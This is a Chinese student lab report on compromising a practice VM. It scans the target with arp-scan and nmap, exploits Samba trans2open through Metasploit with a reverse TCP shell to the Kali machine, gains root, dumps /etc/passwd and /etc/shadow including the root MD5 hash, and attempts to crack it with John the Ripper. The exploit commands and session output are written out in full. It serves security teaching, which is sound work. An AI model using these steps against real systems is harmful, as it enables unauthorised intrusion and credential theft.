# 实验报告

## 一、实验目的

取得目标靶机的`root`权限。

### 实验环境与工具

攻击机：Kali Linux

靶机：demo1.ova

工具：`arp`、`namp`、`Metasploit`、`John the Ripper`

---

## 二、实验内容

### 网络配置

首先将`Kali`和靶机的网络设置为`NatNetwork`，确保两台机器能够在一个网络里互相通信。最开始我的`vitualbox`里面并没有`NAT`网络，需要新建并采用默认的网络端口。

### 扫描靶机

使用`arp-scan -l`扫描获取靶机的IP地址，根据结果可知`10.0.2.7`可能为靶机的IP地址。

```
┌──(root㉿kali)-[/home/kali]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:d1:f8:5d, IPv4: 10.0.2.15
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan
)
10.0.2.1        52:55:0a:00:02:01       (Unknown: locally administered)
10.0.2.2        08:00:27:23:24:02       (Unknown)
10.0.2.7        08:00:27:f3:a8:f5       (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.874 seconds (136.61 hosts/sec)
. 3 responded
```

接下来需要使用`nmap`对靶机`10.0.2.7`进行深度扫描，找出它开放了哪些端口和服务。使用指令`nmap -sS -sV -O 10.0.2.7`

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS -sV -O 10.0.2.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-13 20:58 CST
Nmap scan report for 10.0.2.7
Host is up (0.0014s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_
ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8
.4 OpenSSL/0.9.6b
32768/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:F3:A8:F5 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Device type: general purpose|media device
Running: Linux 2.4.X, Roku embedded
OS CPE: cpe:/o:linux:linux_kernel:2.4 cpe:/h:roku:soundbridge_m1500
OS details: Linux 2.4.9 - 2.4.18 (likely embedded), Roku HD1500 media player
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.56 seconds
```


对扫描信息进行分析，发现其开发端口及服务有`22/tcp`、`80/tcp(Apache httpd 1.3.20)`、`139/tcp(Samba smbd)`等。我们首先选取`Samba`服务的`trans2open`漏洞作为入口点，当然`Apache`服务也可能存在漏洞。

## 利用Samba漏洞获取初始shell


使用`Metasploit`框架来利用`Samba`漏洞。使用`msfconsole`启动`Metasploit`

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: Set the current module's RHOSTS with database values using
hosts -R or services -R

      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                    o
        '   dB'                     BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP      dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                 dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBB
BP
                                                  dB' dBP    dB'.BP
                                   dBP    dBBBB' dBP    dB'.BP dBP    dBP
                                  dBP    dBP    dBP    dB'.BP dBP    dBP
                                 dBBBBP dBP    dBBBBP dBBBBP dBP    dBP
```

在`Metasploit`中，使用`search trans2open`搜索相关漏洞





搜索完毕后，使用`use exploit/linux/samba/trans2open`选择对应的漏洞模块




## 反向Shell

接下来开始配置并发动攻击了。首先设置必选参数，指定目标主机的IP地址，使用`set RHOST 10.0.2.7`，然后使用`show options`检查必要参数是否已设置正确，最后输入`exploit`开始攻击。




然后`Metasploit`的`trans2open`漏洞利用模块进行缓冲区溢出攻击

```
msf6 exploit(linux/samba/trans2open) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.7:139 - Trying return address 0xbffffdfc...
[*] 10.0.2.7:139 - Trying return address 0xbffffcfc...
[*] 10.0.2.7:139 - Trying return address 0xbffffbfc...
[*] 10.0.2.7:139 - Trying return address 0xbffffafc...
[*] Sending stage (1017704 bytes) to 10.0.2.7
[*] 10.0.2.7 - Meterpreter session 1 closed.  Reason: Died
[*] 10.0.2.7:139 - Trying return address 0xbffff9fc...
[*] Sending stage (1017704 bytes) to 10.0.2.7
[*] 10.0.2.7 - Meterpreter session 2 closed.  Reason: Died
[*] 10.0.2.7:139 - Trying return address 0xbffff8fc...
[*] Sending stage (1017704 bytes) to 10.0.2.7
[*] 10.0.2.7 - Meterpreter session 3 closed.  Reason: Died
[*] 10.0.2.7:139 - Trying return address 0xbffff7fc...
[*] Sending stage (1017704 bytes) to 10.0.2.7
[*] 10.0.2.7 - Meterpreter session 4 closed.  Reason: Died
[*] 10.0.2.7:139 - Trying return address 0xbffff6fc...
[*] 10.0.2.7:139 - Trying return address 0xbffff5fc...
[*] 10.0.2.7:139 - Trying return address 0xbffff4fc...
[*] 10.0.2.7:139 - Trying return address 0xbffff3fc...
[*] 10.0.2.7:139 - Trying return address 0xbffff2fc...
[*] 10.0.2.7:139 - Trying return address 0xbffff1fc...
[*] 10.0.2.7:139 - Trying return address 0xbffff0fc...
[*] 10.0.2.7:139 - Trying return address 0xbfffeffc...
[*] 10.0.2.7:139 - Trying return address 0xbfffeefc...
```

`Sending stage...` 表明攻击载荷已发送到目标，且 `Meterpreter` 会话已建立（session 1, 2, 3...）。这说明 `Samba` 服务的 `trans2open` 漏洞确实被成功利用了。

```
[*] 10.0.2.7:139 - Trying return address 0xbfffe3fc...
[-] Meterpreter session 1 is not valid and will be closed
[*] 10.0.2.7:139 - Trying return address 0xbfffe2fc...
[-] Meterpreter session 2 is not valid and will be closed
[*] 10.0.2.7:139 - Trying return address 0xbfffe1fc...
[-] Meterpreter session 3 is not valid and will be closed
[*] 10.0.2.7:139 - Trying return address 0xbfffe0fc...
[-] Meterpreter session 4 is not valid and will be closed
[*] 10.0.2.7:139 - Trying return address 0xbfffdffc...
[*] 10.0.2.7:139 - Trying return address 0xbfffdefc...
[*] 10.0.2.7:139 - Trying return address 0xbfffddfc...
[*] 10.0.2.7:139 - Trying return address 0xbfffdcfc...
[*] 10.0.2.7:139 - Trying return address 0xbfffdbfc...
[*] 10.0.2.7:139 - Trying return address 0xbfffdafc...
[*] 10.0.2.7:139 - Trying return address 0xbfffd9fc...
```

但是会话建立后瞬间断开（`Reason: Died`），需要更换 `Payload` 再次尝试。将 `Payload` 从 `meterpreter` 更换为 `cmd/unix/reverse` 后重试。但是发现无法正常 `exploit`。查阅资料发现是选择的攻击载荷与漏洞利用模块的架构不兼容。

```
^C[-] 10.0.2.7:139 - Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(linux/samba/trans2open) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(linux/samba/trans2open) > exploit
[-] 10.0.2.7:139 - Exploit failed: cmd/unix/reverse is not a compatible payload.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/samba/trans2open) >
```

于是选择另一个反向Shell载荷。`set payload linux/x86/shell_reverse_tcp`，并设置反向连接的目标，`set LHOST 10.0.2.15`，然后重新`exploit`。

```
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tc
p
payload ⇒ linux/x86/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > set LHOST 10.0.2.15
LHOST ⇒ 10.0.2.15
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   10.0.2.7         yes       The target host(s), see https://docs.
                                       metasploit.com/docs/using-metasploit/
                                       basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST  10.0.2.15        yes       The listen address (an interface may b
                                     e specified)
   LPORT  4444             yes       The listen port
```

```
msf6 exploit(linux/samba/trans2open) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.7:139 - Trying return address 0xbffffdfc...
[*] 10.0.2.7:139 - Trying return address 0xbffffcfc...
[*] 10.0.2.7:139 - Trying return address 0xbffffbfc...
[*] 10.0.2.7:139 - Trying return address 0xbffffafc...
[*] 10.0.2.7:139 - Trying return address 0xbffff9fc...
[*] 10.0.2.7:139 - Trying return address 0xbffff8fc...
[*] 10.0.2.7:139 - Trying return address 0xbffff7fc...
[*] 10.0.2.7:139 - Trying return address 0xbffff6fc...
[*] Command shell session 5 opened (10.0.2.15:4444 → 10.0.2.7:32773) at 2025
-10-13 21:47:17 +0800

[*] Command shell session 6 opened (10.0.2.15:4444 → 10.0.2.7:32774) at 2025
-10-13 21:47:18 +0800
[*] Command shell session 7 opened (10.0.2.15:4444 → 10.0.2.7:32775) at 2025
-10-13 21:47:20 +0800
[*] Command shell session 8 opened (10.0.2.15:4444 → 10.0.2.7:32776) at 2025
-10-13 21:47:21 +0800
```

`Metasploit`成功建立了4个命令行会话，这表明漏洞利用完全成功，已经获得靶机的访问权限。选择其中一个会话并使用`whoami`验证权限，可知成功获得`root`权限

```
sessions 5
[*] Session 5 is already interactive.
whoami
root
```

## SSH登录（未成功）


从之前的渗透测试结果来看，`nmap`扫描显示端口 22 是开放的（OpenSSH 2.9p2），我已经通过`Samba`漏洞获得了`root`权限的`Shell`，可以利用这个权限来获取或设置 SSH 登录凭证。使用`cat /etc/passwd`查看有哪些可以登录的用户。

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/dev/null
rpm:x:37:37::/var/lib/rpm:/bin/bash
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
rpc:x:32:32:Portmapper RPC user:/:/bin/false
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/bin/false
```


```
nscd:x:28:28:NSCD Daemon:/:/bin/false
ident:x:98:98:pident user:/:/sbin/nologin
radvd:x:75:75:radvd user:/:/bin/false
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
apache:x:48:48:Apache:/var/www:/bin/false
squid:x:23:23::/var/spool/squid:/dev/null
pcap:x:77:77::/var/arpwatch:/bin/nologin
john:x:500:500::/home/john:/bin/bash
harold:x:501:501::/home/harold:/bin/bash
```

从文件内容可以看出，系统中有5个可以使用 SSH 登录的用户：`root` (UID:0) - 系统管理员账户、`rpm` (UID:37) - RPM 包管理相关账户、`postgres` (UID:26) - PostgreSQL 数据库账户、`john` (UID:500) - 普通用户账户、`harold` (UID:501) - 普通用户账户。然后使用`cat /etc/shadow`尝试获取密码。

```
cat /etc/shadow
root:$1$XROmcfDX$tF93GqnLHOJeGRHpaNyIs0:14513:0:99999:7:::
bin:*:14513:0:99999:7:::
daemon:*:14513:0:99999:7:::
adm:*:14513:0:99999:7:::
lp:*:14513:0:99999:7:::
sync:*:14513:0:99999:7:::
shutdown:*:14513:0:99999:7:::
halt:*:14513:0:99999:7:::
mail:*:14513:0:99999:7:::
news:*:14513:0:99999:7:::
uucp:*:14513:0:99999:7:::
operator:*:14513:0:99999:7:::
games:*:14513:0:99999:7:::
gopher:*:14513:0:99999:7:::
ftp:*:14513:0:99999:7:::
nobody:*:14513:0:99999:7:::
mailnull:!!:14513:0:99999:7:::
rpm:!!:14513:0:99999:7:::
xfs:!!:14513:0:99999:7:::
rpc:!!:14513:0:99999:7:::
rpcuser:!!:14513:0:99999:7:::
nfsnobody:!!:14513:0:99999:7:::
nscd:!!:14513:0:99999:7:::
```




从 `shadow` 文件可以看出，`root`、`john`、`harold` 均具有密码，这些密码都使用 `MD5` 加密。将这些密码存储在 `passwd.txt` 文件中




使用 `John the Ripper` 破解，`kali Linux` 直接卡住了。。。

---

# 实验结果

本次实验成功取得靶机的 `root` 权限，并且得到了 `root`、`john`、`harold` 的哈希密码。图片见上。

---

# 实验中遇到的问题及原因、解决

1.网络配置问题：最开始未将 `Kali Linux` 与靶机的网络设置在同一个 `NAT` 中，导致使用 `arp` 时未扫描到靶机IP。在 `virtualbox` 里创建了 `NAT` 并让 `kali` 和靶机均指定到此 `NAT`。

2. `Reason: Died`：原因是可能是 `Payload` 与目标系统环境不兼容。
`linux/x86/meterpreter/reverse_tcp` 在该靶机系统上可能无法正常执行。更改 `Payload`。

3.攻击载荷与漏洞利用模块的架构不兼容：实验所使用的漏洞模块 `exploit/linux/samba/trans2open` 是一个针对 x86 架构 Linux 系统的漏洞利用程序。而所设置的载荷 `cmd/unix/reverse` 是一个通用的、非架构特定的命令行载荷。因此，Metasploit 在启动前就判定它们不兼容并阻止了执行。

4.同时出现了4个命令行会话：经查阅资料得知，`samba/trans2open` 漏洞利用模块内置了自动化重试逻辑。当它首次发送攻击载荷后，为了确保成功率，它会自动地、连续地多次尝试建立连接。每次成功的连接尝试，`Metasploit` 都会为其分配一个独立的会话ID（Session 5, 6, 7, 8），因此会看到多个会话被同时建立。另外的原因解释是，在漏洞利用过程中，虽然最初的连接可能不稳定或短暂中断，但反向Shell的连接请求已经成功发出并被 `Metasploit` 的监听器接收到。监听器会为每一个独立的连接请求都创建一个新的会话记录，从而产生了多个会话。

5.使用 `john` 破解哈希密码，`kali` 直接卡住了，不知道是什么原因导致的。查阅资料得知，可以使用指定格式进行破解。

# 实验的启示、意见

本次实验共用时约五个半小时，其中一个半小时用于写实验报告，四个小时用于查阅各方资料和借助AI工具进行实验过程。本次实验深入学习了反向shell的机理，同时初步了解了 `Metasploit` 的使用，初步了解到了反向Shell载荷的作用，遇到了攻击载荷与漏洞利用模块架构不兼容的问题，借此初步了解到漏洞模块的原理。意见：希望老师上课时能慢一些，感觉老师讲的太快了很多地方跟不上，只能通过拍照然后课后通过询问AI等方式来学习。